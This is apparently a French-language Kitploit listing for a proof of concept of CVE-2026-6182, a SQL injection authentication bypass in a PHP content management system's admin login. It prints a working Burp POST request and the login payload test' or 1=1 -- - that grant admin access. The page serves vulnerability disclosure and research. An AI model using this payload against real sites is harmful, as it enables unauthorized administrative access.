
Skip to content
KitploitKITPLOIT
OutilsBlog
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-6182-SQLI-auth — Preuve de concept pour le contournement d'authentification par injection SQL dans Simple Content Management System PHP, permettant à des attaquants non authentifiés d'obtenir un accès administrateur via un paramètre utilisateur spécialement conçu. | Kitploit
Outils/GitHubGitHub/xmyronn/cve-2026-6182-sqli-auth
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionAuthentification
GitHubxmyronn/cve-2026-6182-sqli-auth

CVE-2026-6182-SQLI-auth

Preuve de concept pour le contournement d'authentification par injection SQL dans Simple Content Management System PHP, permettant à des attaquants non authentifiés d'obtenir un accès administrateur via un paramètre utilisateur spécialement conçu.

Voir le dépôt
6il y a 5 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Contournement de l'authentification par injection SQL - Système de gestion de contenu simple en PHP

Description

Une vulnérabilité d'injection SQL existe dans la page de connexion administrateur du système de gestion de contenu simple en PHP. Le paramètre user n'est pas assaini avant d'être transmis à la requête SQL, ce qui permet à un attaquant non authentifié de contourner l'authentification et d'obtenir un accès administrateur complet.


Détails de la vulnérabilité

  • Type : Injection SQL (CWE-89)
  • Impact : Contournement de l'authentification, nous obtenons un accès administrateur complet
  • Fichier concerné : /web/admin/login.php
  • Paramètre concerné : user
  • Vecteur d'attaque : À distance, non authentifié **Gravité : Critique

Éditeur

code-projects.org

Produit

Système de gestion de contenu simple en PHP

Version

1.0


Preuve de concept (PoC)

Étape 1 - Envoyer la requête suivante dans Burp :

root@kitploit:~
POST /web/admin/login.php HTTP/1.1
Host: [target]
Content-Type: application/x-www-form-urlencoded

user=test'+or+1%3D1+--+-&password=test&submit=Login


ou ajoutez simplement ceci dans la page de connexion Screenshot 2026-04-05 051755

Étape 2 - Formulaire de connexion avec la charge utile :

test' or 1=1 -- -


Étape 3 - Accès au panneau d'administration accordé :

Screenshot 2026-04-05 054510

Impact

Un attaquant distant non authentifié peut contourner complètement la connexion administrateur sans connaître aucun identifiant, obtenant un contrôle total sur le panneau d'administration, y compris l'ajout de contenu.


Auteur

Imad Alvi


Référence

https://code-projects.org/simple-content-management-system-in-php-with-source-code/

Télécharger l’outil